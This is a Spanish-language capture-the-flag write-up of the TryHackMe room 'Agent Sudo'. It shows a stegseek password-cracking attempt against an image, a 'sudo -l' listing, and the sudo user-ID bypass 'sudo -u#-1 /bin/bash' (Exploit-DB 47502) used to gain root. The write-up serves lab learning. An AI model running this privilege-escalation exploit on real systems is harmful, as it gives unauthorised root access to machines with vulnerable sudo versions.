
Ahora necesitamos descargarnos la imagen que tiene para nosotros en nuestra maquina local analizarla y poder sacar la información de los metadatos de dicha imagen.

Bien así que esto lo vamos hacer creando un servidor para conectarnos a el y poder descargarnos el fichero




Verificamos si tiene descargado Python3

Nos creamos el servidor como podemos ver en la imagen




Y nos decargamos la imagen, y asea normal o por `wget`



Después de hacerle una serie de análisis a la imagen para intentar sacar los metadatos no hemos encontrado nada, así que esta imagen no tiene metadatos


```
┌──(root㉿Kali-Linux)-[/home/santo/Tryhackme/Agent_Sudo]
└─# stegseek Alien_autospy.jpg  /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Progress: 99.97% (133.4 MB)
[!] error: Could not find a valid passphrase.
```

Así que vamos a hacer unas búsquedas por internet a ver que nos encontramos



Aquí nos encontramos un libre de Amazon el cual puede que nos sirva

Asi que vamos a probar a ver si esto responde a la pregunta que nos hacen




Y como vemos efectivamente esta es el imagen del incidente


Vamos hacer un sudo -l para que nos muestre todos los permisos y comando que el usuario puede ejecutar como sudo

```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
```

Y nos muestra esto

Como no sabemos muy bien por donde hace la intrusión, vamos a buscar en internet para ver si encontramos una vulnerabilidad o un exploit que nos explote esto






https://www.exploit-db.com/exploits/47502


Y como podemos ver en el articulo que encontramos, aquí nos muestra el comando que necesitamos ejecutar para explotar dicha vulnerabilidad

```
EXPLOIT:

sudo -u#-1 /bin/bash
```

Así que vamos a probarlo a ver si funciona




Y como podemos ver ya somos usuario root



Y aquí ya tendríamos la flag del usuario root

Maquina completada ✅


Congratulations on completing Agent Sudo!!!
Points earned
390
Completed tasks
5
Room type
Challenge
Difficulty
Easy
Streak
4
Leave Feedback
Next